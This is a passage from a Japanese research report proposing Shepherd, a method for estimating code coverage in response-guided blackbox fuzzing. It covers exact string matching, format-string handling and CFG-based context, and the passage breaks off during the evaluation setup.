しかし CGF は、PUT の内部状態を取得するカバレッジ計装に依存するため、実運用ではしばしば制約を受ける。カバレッジ計装には、ソースコードの静的計装、バイナリの動的計装（[198] [183]）、ハードウェアトレース（[199] [189]）などが用いられるが、ファームウェアやスマートフォンアプリのように PUT のバイナリだけが提供されユーザー権限が限定される環境では、実行時トレースを取得する計装手法の適用が難しい（[200] [201] [202] [203]）。

カバレッジ計装を導入できない状況では、PUT の実行時内部状態に依存しないブラックボックスファジングが現実的な代替手段となる。ブラックボックスファジングは、PUT の内部挙動を考慮せずランダム入力を生成し、クラッシュやエラーの有無など最小限の外部観測結果のみをフィードバックとして利用する（[164]）。この特性により幅広い PUT に適用できるが、カバレッジ情報を用いた探索最適化が不可能であるため、CGF と比べてテスト効率が著しく低下する（[204] [205] [206]）。

この効率差を埋めるため、実行時カバレッジが取得できないが PUT のバイナリにはアクセス可能という環境を想定した研究が進んでいる。具体的には、静的バイナリ解析をブラッ

クボックスファジングに組み合わせるアプローチである。たとえばエンタープライズ向け IoT デバイスでは、システム全体をリホスティング／エミュレーションするのは困難である（[207] [208] [209] [210] [211]）。しかし、ファームウェアイメージ自体はアップデートファイルやフラッシュメモリのダンプから入手できる場合が多い（[212] [213] [214] [215] [216]）。このような状況では、実行時にカバレッジを取得できなくとも、事前に静的解析を行い、実行時はブラックボックスとしてテストを行いつつ静的解析で得られた PUT の内部構造に関する情報を活用するハイブリッド手法が実現可能である。

この背景を受け、研究者たちは近年 **Response-guided blackbox fuzzing (RBF)** に注目している。図 3. 7. 3.1 (b)に示したように、RBF は PUT の外部観測可能なレスポンス（標準出力やネットワークメッセージなど）から内部挙動を推測し、探索を最適化する（[217] [181] [218] [219] [188] [220]）。典型的な RBF では、PUT のレスポンス中の文字列とバイナリ中の文字列を照合することで間接的に実行トレースを推定する。たとえば **Labrador**（[219]）は、レスポンスにバイナリ中の文字列と類似した文字列が含まれていれば、その文字列を参照するコードブロックが実行されたと仮定して粗いカバレッジ情報を得る。この戦略は、限定的ながらもフィードバック駆動の探索（CGF と同等のアプローチ）をブラックボックス環境に導入できることを示し、実際に 79 件の未知脆弱性を発見している。

RBF の有効性はカバレッジ推定の品質に大きく依存する。我々の調査では、**Labrador** のカバレッジ推定には次の 2 つの主要課題があることを確認した。

1. 曖昧なマッチングアルゴリズム

類似度ベースの既存手法は、似通った文字列が多数存在する場合に偽陽性を多発させる。また、実行時に変化するフォーマット文字列の扱いが難しく、どのコードブロックが実行されたかを大きく誤認することが多い。

2. 共有文字列の存在

同一の文字列が複数のコードブロックで参照される場合、レスポンス中の当該文字列がどのブロック由来かを区別できない。**Labrador** は文字列一致の結果だけでブロック実行を推定するため、実行時パスや文脈を考慮できない。

これらの課題により実行ブロックを誤識別すると、フィードバック品質が大きく低下し、ファジング探索を誤った方向へ誘導する危険がある。

本研究では、上記 2 課題を解決する高精度カバレッジ推定手法 **Shepherd** を提案する。**Shepherd** は「高精度マッチングアルゴリズム」と「コンテキストを利用したブロックの識別」の 2 つの方法を中核として構成される。

1. 高精度マッチングアルゴリズム

類似度ベースの曖昧さを排除するため、**Aho–Corasick** アルゴリズム（[221]）に基づく厳密一致の文字列探索を採用する。これにより、似た文字列が多数存在するプログラムでも偽陽性を大幅に削減し、フォーマット文字列にも対応できる。正規表現を用いる方法は一見十分に思えるが、オーバーヘッド増大によりファジングのスループットを低下させる。

2. コンテキストを利用したブロックの識別

レスポンス中の共有文字列の直前・直後に現れる文字列や、制御フローグラフ（CFG）上の接続関係といった文脈情報を活用し、実際に実行されたコードブロックを特定する。これにより、同一文字列を参照するブロックが複数あっても、実行され得ないブロックを除外し、レスポンスに寄与した正確なブロックを同定できる。

これら 2 つの方法を組み合わせることで、PUT のレスポンスとバイナリに埋め込まれた文字列との対応付け精度を高め、ブラックボックス環境でも CGF に近いカバレッジフィードバックを実現する。また、推定時のマッチングオーバーヘッドを最小化することで、ファジング全体のスループット低下を防ぐ。

本研究の主な貢献を次にまとめる。

- 既存の Labrador 手法に内在する 2 つの重大な制限を同定し、これらがどのように誤ったカバレッジ推定を招くかを具体例で示した。
- これらの課題を解決するため、Aho-Corasick アルゴリズムに基づく厳密一致と文脈駆動型ブロック識別を組み合わせた高精度カバレッジ推定技術 Shepherd を提案した。
- Shepherd を実装し、OSS-Fuzz ([97]) を含む実世界プログラムで性能を評価した。その結果、Labrador と比較して推定精度を平均 48.4 % (最大 75.3 %) 向上させ、推定オーバーヘッドを平均 3.15 % (最小 0.49 %) にまで削減できることを示した。
- Shepherd を AFL++ に統合し、Shepherd が提供するカバレッジフィードバックがファジング性能に与える影響を今後評価する予定である。

(2) 背景

1. Coverage-guided Greybox Fuzzing (CGF)

CGF は、プログラム実行中に収集したカバレッジ情報をフィードバックとして用い、ファジングを誘導する手法である ([2] [150])。カバレッジとはプログラムの各部分がどの程度実行されたかを示す指標で、ベーシックブロック (basic block) カバレッジ (各ベーシックブロックの実行回数) やエッジカバレッジ (ベーシックブロック間の制御フロー遷移回数) などで定量化される。たとえばベーシックブロックカバレッジは、各ベーシックブロックが実行されたか否かとその回数を記録し、プログラム全体の実行挙動を俯瞰的に把握できる。

CGF のワークフローは、カバレッジ情報を利用するフィードバックループに基づく。一般的な手順は次のとおりである。

1. 既存のテスト入力 (シード) を選択し、変異を加えて新しい入力を生成する。
2. 生成した入力で被試験プログラム (Program Under Test; PUT) を実行し、その際に得られたカバレッジを測定する。
3. 追加のカバレッジを達成した入力 that 得られた場合、その入力をシードキューに追加し、さらなる探索に活用する。

このループを繰り返すことで、CGF は有望な候補に基づいてより効果的な入力を漸進的に生成し、多様なパスを効率的に探索する。

もっとも、CGF にはカバレッジ情報の取得が前提となる。前述のように、静的あるいは動的計装が困難な状況ではこの情報を得にくく、その場合 CGF は機能しない。結果として、後述のブラックボックスファジングが唯一の選択肢となる。

2. Blackbox Fuzzing とその課題

ブラックボックスファジングは、PUT の外部インターフェースのみに注目し、ベーシックブロックやエッジカバレッジといった内部情報を一切利用しない手法である。PUT に与える入力と、その出力 (以下レスポンスと呼ぶ) ——標準出力・標準エラーやネットワークメッセージなど——のみを観測対象とする。

大きな利点は汎用性であり、PUT が実行可能で入力を受け付ける限り、どのようなシステムにも適用できる。しかし欠点は、カバレッジフィードバックが得られないため探索効率を高める手掛かりがなく、膨大な入力を盲目的に生成する“ブラインドサーチ”に依存せざるを得ない点である。

3. Response-guided Blackbox Fuzzing (RBF)

ブラックボックスファジングの限界を克服するには、ブラックボックス環境でもフィードバックを得て探索を効率化する手法が必要である。近年、PUT のレスポンスをクラッシュ指標だけでなく探索誘導のメトリクスとして利用し、PUT 内部の挙動を推測するアプローチが

提案されている。

本研究では、こうした手法を総称して **Response-guided blackbox fuzzing (RBF)** と呼ぶ。RBF の代表的例には、レスポンスの変化を解析して入力生成や変異を洗練する手法（[181] [218] [188] [220]）と、レスポンス中の文字列を静的解析で得た埋め込み文字列と照合してカバレッジを近似する手法（[217] [219]）がある。

Snipuzz（[218]）はレスポンスを解析し、入力バイト列を意味的に有意な「スニペット」単位へ分割することで効率的な変異を実現する。一方 **Labrador** は、レスポンス中の文字列をバイナリ内の文字列と対応付け、実行された可能性のある ベーシックブロック を推定することで直接カバレッジ情報を近似する。純粋なブラックボックスファジングでは **PUT** バイナリへのアクセスを前提としないが、**Labrador** と **Shepherd** はいずれも「ファジング前にバイナリが取得可能である」という前提を置き、この制約を緩和している。ただし文字列を参照するベーシックブロックを通過しても、その文字列がレスポンスに現れるとは限らない。本手法は「実行時に参照される多数の文字列がレスポンスに現れる」ケースを想定しており、必ずしも一般に成り立つわけではない。

4. Labrador のマッチングアルゴリズム

本研究では埋め込み文字列を「実行時に出力され得る文字列」と定義し、**PUT** ごとに逆アセンブルなどの静的解析で抽出する。

Labrador は、ブラックボックス環境でも近似的にカバレッジを推定できるよう、レスポンスと埋め込み文字列を対応付けるマッチングアルゴリズムを提案した。まずレスポンスを改行で分割して得た集合

$$OS = \{obsstr_1, obsstr_2, \dots, obsstr_N\}$$

と、抽出した全埋め込み文字列の集合

$$ES = \{embstr_1, embstr_2, \dots, embstr_M\}$$

を用意する。各組 $(obsstr_i, embstr_j)$ ($1 \leq i \leq N, 1 \leq j \leq M$) について、次式で文字列類似度 $SIM(obsstr_i, embstr_j)$ を計算し、所定の閾値を超えた $embstr_j$ を $obsstr_i$ に対応すると判定する。

$$SIM(s_1, s_2) = \max \left(1 - \frac{EditDist(s_1, s_2)}{\max(|s_1|, |s_2|)}, \frac{LCS(s_1, s_2)}{\min(|s_1|, |s_2|)} \right) \quad (\text{式 3. 7. 3.1})$$

ここで $EditDist(s_1, s_2)$ は文字列 s_1 と s_2 のレーベンシュタイン距離（片方をもう一方に変換するのに必要な最小操作数）、 $LCS(s_1, s_2)$ は両者の最長共通部分文字列長、 $|s_i|$ は文字列長である。

この類似度ベースのマッチングを用い、レスポンスで識別された埋め込み文字列を参照するすべてのベーシックブロックを「実行された可能性がある」とみなす。この近似カバレッジがフィードバックとしてファジングに用いられることで、ブラックボックス環境でも CGF 同等の最適化を実現している。

(3) モチベーション

Labrador はブラックボックス環境下でコードカバレッジを近似する手法である。しかし、我々の評価により次の二つの重要な課題が明らかになった。

1. 曖昧なマッチングアルゴリズム
2. 共有文字列の存在

これらは実際には実行されていないベーシックブロックを実行済みと誤判定するような過大推定と実際に実行されたベーシックブロックを見落とす過小推定という双方の誤りを引き起こす。

1. Challenge 1: 曖昧なマッチングアルゴリズム

前項で述べたとおり、Labrador のマッチングは文字列類似度に依存し、その結果は閾値に大きく左右される。以下の二要因により、閾値は極めて敏感であり過大推定と過小推定の双方が生じる。

(1-1) Challenge 1-1: 類似した文字列

大規模バイナリには、互いによく似た文字列や、一方が他方の部分文字列となる埋め込み文字列が多数含まれる。式 3. 7. 3.1 の類似度尺度では、そのようなペアが過度に高いスコアを得るため、閾値が低いと無関係なベーシックブロックを実行済みと誤認し、過大推定を招く。

表 3. 7. 3.1 は exif バイナリ中に含まれる "Exif" という部分文字列を含む埋め込み文字列と、参照しているベーシックブロック数、"ExifMnoteDataFuji: ShortMakerNote" というレスポンスが得られた際の類似度を示した表である。

この表が示すとおり、ExifData と ExifMnoteDataFuji は異なる文字列でありながら ExifData のこのレスポンスに対する類似度は 0.50 と高い。さらに Exif と ExifMnoteDataFuji のように部分文字列関係にある場合、短い方の全文が共通部分文字列と見なされ、類似度は 1.00 になる。実際、閾値を低く設定すると全文字列の 80–90% が他の文字列と「類似」と判定され、高い閾値にしても 20–50% が依然として類似と判定される（表 3. 7. 3.2 の SimL/SimH 列参照）。したがって、似た文字列や包含関係が多いバイナリでは、低い閾値は無関係な一致を大量に生み、過大推定を著しく増加させる。

(1-2) Challenge 1-2: フォーマット文字列

多くのバイナリにはフォーマット指定子（たとえば %d や %s）を含む埋め込み文字列が存在し、実行時に数値や文字列に置換される。この動的置換により、観測されたレスポンスと元の埋め込み文字列の差異が大きくなり、式 3. 7. 3.1 による類似度は低下する傾向が見られる。閾値を高くすると、真に関連するベーシックブロックさえ不一致と判断され、過小推定をもたらす。

例として、ID: %d が実行時には ID: 100000 と出力される場合、フォーマット指定子と実際の値の差異により類似度が想定より低くなる。高い閾値では両者が一致しないと判断され、実行されたベーシックブロックを取りこぼす。

(1-3) Trade-off in Threshold Selection

Challenge 1-1 と 1-2 が共存するため、閾値にはトレードオフが生じる。閾値を下げれば Challenge 1-1 による誤一致が増え、閾値を上げれば Challenge 1-2 による見逃しが増える。表 3. 7. 3.1 の例では、無関係な文字列の中で最も高い類似度は ExifMnoteDataPentax の 0.68 である。したがって閾値を 0.68 より高く設定すれば PUT が exif である際の誤一致は抑制できる。一方でこの閾値だと一致と判定されず過小評価が発生することがある。

jasper を PUT にする例を挙げる。この PUT には "JP2 box: type=%c%s%c (0x%08lx); length=%lu¥n" というフォーマット文字列が存在し、これは実行時に "JP2 box: type="JP2C" (0x6a703263); length=0¥n" のような文字列として展開される。この 2 つの類似度は 0.64 であるから、exif と同様に閾値を 0.68 以上にしてしまうと一致と判定されず、実際のベーシックブロックを見逃すことになる。

PUT ごとに最適な閾値を調整すればこの問題を軽減できるが、巨大なバイナリや多様な PUT を相手にそれを行うのは非現実的である。表 3. 7. 3.2 が示すように、多くの PUT が高い割合で酷似文字列やフォーマット文字列を含んでおり、より包括的な解決策が求めら

れる。

表 3. 7. 3.1 exif バイナリに埋め込まれた Exif を含む文字列一覧

文字列	ベーシックブロック数	類似度
ExifContent	1	0.36
ExifData	38	0.50
Exif	1	1.00
ExifLoader	4	0.40
ExifLog	2	0.57
ExifMnoteCanon	11	0.64
ExifMnoteDataFuji	7	1.00
ExifMnoteDataOlympus	10	0.65
ExifMnoteOlympus	7	0.56
ExifMnoteDataPentax	11	0.68
ExifMnotePentax	1	0.60
Unknown Exif Version	1	0.24
Exif Version %d.%d	1	0.20

「ベーシックブロック数」はその文字列を参照するベーシックブロックの個数を、「類似度」は式 3. 7. 3.1 によって計算された観測レスポンス ExifMnoteDataFuji: Short MakerNote との類似度を表す。

2. Challenge 2: 共有文字列の存在

もう一つの大きな課題は、同一の埋め込み文字列が複数のベーシックブロックで参照される場合である。本研究ではこれを共有文字列 (shared strings) と呼ぶ。共有文字列がレスポンスに現れたとき、Labrador はどのベーシックブロックがその文字列を出力したかを判定できず、候補となる全ベーシックブロックを実行済みと推定する。

表 3. 7. 3.2 の MF 列からわかるように、この問題は多くのバイナリに共通してみられ、結果として 過大推定が発生する。たとえば listswf バイナリでは、フォーマット文字列 "CharacterID: %d" が 20 以上の関数で再利用されている。レスポンスに "CharacterID: 1" が含まれるとどの関数が出力したか特定できず、対応するすべてのベーシックブロックが実行されたと誤って判断される。

表 3. 7. 3.2 様々なバイナリにおける文字列の統計

Target	Total	SimL	SimH	Fmt	MF
bloaty	1912	0.91	0.53	0.23	0.12
exif	364	0.82	0.29	0.48	0.14
imginfo	951	0.89	0.27	0.33	0.11
jasper	984	0.90	0.28	0.33	0.12
libpng_read	652	0.89	0.37	0.35	0.09
listswf	779	0.89	0.23	0.60	0.20
mp4dump	668	0.88	0.33	0.08	0.13
nm	1388	0.90	0.27	0.37	0.34
objdump	2873	0.92	0.32	0.35	0.21
readelf	3048	0.92	0.33	0.30	0.06
swftocxx	580	0.83	0.29	0.36	0.12
tcpdump	5196	0.94	0.36	0.59	0.09
tiffinfo	871	0.86	0.39	0.29	0.16

- **Total**: バイナリあたりの文字列の総数
- **SimL**: 他のバイナリ内文字列との類似度の最大値が 0.35 以上であるようなバイナリ内文字列の割合
- **SimH**: 他のバイナリ内文字列との類似度の最大値が 0.8 以上であるようなバイナリ内文字列の割合
- **Fmt**: フォーマット文字列の割合
- **MF**: 複数の関数によって参照される文字列の割合

(4) 提案手法

Challenge 1 を解決するために、Shepherd は閾値に依存しない厳密一致を基盤とする新しいマッチングアルゴリズムを採用する。具体的には次の三つの技術を組み合わせ、類似度ベースの曖昧さを排除しつつ、高速性も担保した。

1. **Aho-Corasick アルゴリズムによる文字列検索**: 多数の埋め込み文字列を一括で高速探索できるオートマトンを構築し、似通った文字列が多い場合でも偽陽性を大幅に抑制する
2. **フォーマット文字列の抽象化**: フォーマット指定子を含む文字列を固定部と可変部に分割し、固定部のみを Aho-Corasick アルゴリズムで検索する。正規表現より低コストで、実行時に動的に変化する出力に柔軟に対応する。
3. **最長一致戦略**: Exif と ExifMnoteDataFuji のように包含関係にある複数文字列が同一位置でヒットした場合、最長一致のみを採用することで過大推定を防ぐ。

なお、正規表現エンジンで同等のマッチングを行うことも可能に見えるが、一般的な実装ではパターンごとに個別検索が必要となり、計算コストが増大してファジングのスループットを低下させる。Shepherd が Aho-Corasick アルゴリズムを選択した主因はここにある。

(1-1) Aho-Corasick アルゴリズムによる文字列検索

レスポンス内に埋め込まれた各文字列を検索する場合、レスポンスから文字列集合を効率的に検索する必要があり、各文字列を個別に検索する代わりに、バッチ検索に Aho-Corasick アルゴリズムを利用する。Aho-Corasick アルゴリズムは複数の文字列パターンを同時にマッチングできるオートマトンを構築し、対象文字列を一度スキャンするだけでどのパターンがどの位置に出現するかを効率的に識別する。類似性に基づく曖昧マッチングとは異なり、完全マッチング手法であることから、前項の Challenge (1) で述べたような類似文字列による過大評価を抑制する。

Aho-Corasick アルゴリズムは次のように定式化される。

検索対象の複数の埋め込み文字列を $S = \{\text{str}_1, \text{str}_2, \dots, \text{str}_N\}$ 、レスポンスを T とおく。前処理において検索用のオートマトンを構築し、その後の検索によって T がオートマトンに入力されて式 3. 7. 3.2 を計算する。

$$\text{Occ}_{AC}(S, T) = \{(i, p) \mid \text{str}_i \in S \text{ matches at position } p \in T\} \quad (\text{式 3. 7. 3.2})$$

(1-2) フォーマット文字列の抽象化

Challenge 1-2 で述べたように、フォーマット文字列は実行時に変化する可変部を含むため、厳密一致では取りこぼしが発生する。これに対処するため、本手法ではフォーマット文字列を分割し、可変部分を抽象化することで前処理を行い、正規表現と同等のマッチングをより軽量な方法で実現する。具体的には、固定部分は Aho-Corasick アルゴリズムを用いて識別し、可変部分は前後の固定部分が連続して現れるかに基づいて推論する。実際に Shepherd が用いた手順を次に示す。

1. 各埋め込みフォーマット文字列 $embstr_i$ を $embstr_i = s_{i,1} \parallel PH_{i,1} \parallel s_{i,2} \parallel PH_{i,2} \parallel \dots \parallel s_{i,k}$ に分割する。ここで $s_{i,j}$ は固定部、 $PH_{i,j}$ は%d や%s に対応する可変部である
2. 固定部集合 $\Sigma = \{s_{i,j}\}$ だけを Aho-Corasick アルゴリズムで検索し、式 3. 7. 3.3 で示される $Occ_{AC}^i(\Sigma, T)$ を得る

$$Occ_{AC}^i(\Sigma, T) = \{(j, p) \mid s_{i,j} \in \Sigma \text{ matches at position } p \in T\} \quad (\text{式 3. 7. 3.3})$$

3. 固定部の出現位置から可変部長 $\Delta_j \geq 0$ を推定し、 $p_{i+1} = p_j + |s_{i,j}| + \Delta_j$ がすべて満たされれば $embstr_i$ 全体がレスポンス範囲 $[p, q)$ に一致したと判断し、式 3. 7. 3.4 で示される $Occ_{ES}(T)$ に追加する。

$$Occ_{ES}(T) = \{(i, p, q) \mid embstr_i \in ES \text{ matches at range } [p, q) \in T\} \quad (\text{式 3. 7. 3.4})$$

(1-3) 最長一致戦略

ExifMnoteDataFuji とその接頭辞 Exif のように、複数の埋め込み文字列が同じインデックス p から始まる一致を示す可能性があり、これによって Challenge 1-1 で述べたような過大評価が生じる。これを解決するために Shepherd では、図 3. 7. 3.2 に示すような手順で最長の埋め込み文字列の一致のみを考慮する。

開始位置 p に複数の一致候補 (i, p, q) が存在する場合、まず開始位置を昇順、終了位置を降順にソートし、最も長い一致を貪欲に検索する。その後スキャン位置を q までジャンプすることで重複範囲をすべてスキップする。さらに、選択された一致に含まれるフォーマット文字列の可変部を再帰的に同じ戦略で走査し、ネストした埋め込み文字列も抽出する。これにより包含関係による誤一致を抑制し、過大推定を防ぐ。




図 3. 7. 3.2 最長一致戦略の例

2. 手法 2: コンテキストを利用したブロックの識別

手法 1 によって文字列とレスポンスの対応は高精度になったが、Challenge 2 に挙げた共有文字列による問題を解決していない。手法 2 はレスポンスのコンテキストを利用して、この共有文字列におけるベーシックブロックの曖昧さを解決する。

(2-1) コンテキスト文字列

埋め込み文字列 $embstr_x$ に対して、これを参照するベーシックブロックの集合 $\mathcal{B}^{cand}$ を候補ブロックと呼ぶ。この定義を用いると、Challenge 2 は「 $\mathcal{B}^{cand}$ から実際に実行されたベーシックブロックを見つけ出す」という問題に対応する。Shepherd では次に定義する「コンテキスト文字列」を利用して解決を図る。

$embstr_x$ がレスポンス中に出現した場合、レスポンス中からこの文字列の付近に現れる文字列を収集し、これらを「コンテキスト文字列」と呼ぶ。各コンテキスト文字列に対しても対応する候補ブロックが存在し、候補ブロック間の関係(後述するような距離を用いる)を CFG から求めることで実行されたベーシックブロックを推論する。

(2-2) 候補ブロックの絞り込み

出力された埋め込み文字列 $embstr_x$ に対する候補ブロックを $\mathcal{B}^{cand}$ 、各コンテキスト文字列を c_j とおく。 $b \in \mathcal{B}^{cand}$ に対して、 c_j を参照するブロックの集合 $\mathcal{B}(c_j)$ に含まれるブロックとの距離が最小となるブロック b' をすべての c_j に対して計算し、その際の距離の合計が最も小さくなるブロック b を候補ブロックとして選ぶ。これは式 3. 7. 3.5 として定式化される。

$$b^* = \arg \min_{b \in B^{\text{cand}}} \sum_{j=1}^m \min_{b' \in B(c_j)} \text{dist}(b, b') \quad (\text{式 3.7.3.5})$$

ここで、 $\text{dist}(b, b')$ はベーシックブロック b から別のブロック b' への距離であり、より近いコンテキスト情報を優先したい場合に重みを調整可能である。

この仕組みにより、1 つの埋め込み文字列が複数のベーシックブロックから参照されている場合でも、周囲のブロックで出力される文字列のパターンと CFG 間の関係から、明らかに異なる位置にあるベーシックブロックを除外可能であり、共有文字列によって生じる過大推定を削減できる。

(5) 実装

Shepherd はバイナリファイルの静的解析を行う前処理パートと、レスポンスを受けてどのベーシックブロックが実行されたかを推論するパートから構成される。図 3.7.3.3 に Shepherd のアーキテクチャを示す。




図 3.7.3.3 Shepherd のアーキテクチャ

1. バイナリファイルの静的解析

本研究では Ghidra ([222]) と Python スクリプトを組み合わせ、バイナリから埋め込み文字列と制御フローグラフ (CFG) を抽出し、さらに関数間距離を計算するというアーキテクチャを採用した。

(1-1) CFG と埋め込み文字列の抽出

まず `.rodata` セクション内のバイト列を読み取り、ヌル終端で分割することで埋め込み文字列を抽出した。ジャンプテーブルやバイナリデータが混在する場合でも、本研究ではそれらをすべて埋め込み文字列として扱う。

Ghidra のスクリプト機能によりバイナリを逆アセンブルし、各関数内のベーシックブロックとそれらを結ぶエッジを自動取得した。得られたベーシックブロックとエッジの情報、ならびに関数呼び出し関係を統合して CFG として管理している。また、文字列を参照しな

いベーシックブロックのような冗長ブロックは推定処理を簡素化するために除去した。

(1-2) 関数間距離の計算

前節で得た CFG を解析し、関数呼び出し関係を基に関数間距離 $\text{dist}(f_1, f_2)$ を計算する。本研究では「 f_1 と f_2 が共有する最小総呼び出し経路の共通祖先関数に対応する距離」を $\text{dist}(f_1, f_2)$ と定義する。具体的には各関数から逆方向に幅優先探索を行い、距離マップを生成し、それらを比較して総和が最小となる共通祖先を求めてその経路長を距離とした。二つのベーシックブロック間距離は、それぞれが属する関数間距離で近似している。

2. 推論エンジン

推論エンジンは静的解析の結果と PUT のレスポンスから実行されたベーシックブロックを推論する。約 1700 行の Python で実装され、実行時のオーバーヘッド削減のために JIT コンパイラである PyPy3 を採用した。

推論エンジンは前処理段階と推論を行うループを持つ。Labrador と同様に、レスポンスは改行単位で分割し、文字列検索結果に行レベルのキャッシュを適用して推定を高速化している。

前処理段階では、静的解析結果を基に Aho-Corasick オートマトンを構築するなど、ファジング中に一度だけ行えばよい処理を実施する。推定段階では、ファザーから渡される PUT レスポンスと前処理で生成したデータ構造を用いて、実行されたベーシックブロックの集合を推論し、その情報をファザーへ返して探索を誘導する。

(6) 初期評価

Shepherd の有効性と効率を検証するために次の 2 つの研究課題 (RQ1 と RQ2) を設定し、実世界のプログラム上で実験を行った結果を示す。

- **RQ1 (推論のパフォーマンス):** Shepherd のブロックのカバレッジ推論の精度はどの程度か
- **RQ2 (推論のオーバーヘッド):** Shepherd におけるカバレッジ推論では Labrador に比べてどの程度のオーバーヘッドがあるか

1. 実験設定

性能比較の対象として、次の推定アルゴリズムを実装した。

- **Shepherd**
本研究で提案する手法であり、(4) 提案手法で述べた高精度マッチングアルゴリズムとコンテキストを利用したブロックの識別の両方を用いてカバレッジを推定する。また、コンテキスト解析の効果を個別に測定するために、Shepherd からコンテキストを利用したブロック識別を除いた変種 (Shepherd-wo-BI) を用いた評価も行う。
- **Labrador-H / Labrador-L**
類似度ベースのマッチングを行う Labrador 手法において、閾値を 0.70 に設定した高閾値版 (Labrador-H) と 0.35 に設定した低閾値版 (Labrador-L) を用意し、閾値の影響を評価した。原論文の実装が公開されていないため、論文記載のアルゴリズムに基づき再実装した。

評価には Google の大規模ファジング基盤 OSS-Fuzz に登録された PUT と、従来研究で頻繁に用いられるプログラムを選択した。Shepherd および Labrador は標準出力やログメッセージを解析してカバレッジを推定するため、本研究では十分な量の標準出力／標準エラーを生成する PUT を選んでいる。出力が極端に少ないプログラムでは両方式とも推定が困難になり、公平な比較ができないからである。初期シード入力には各 PUT のリポジトリに含まれ

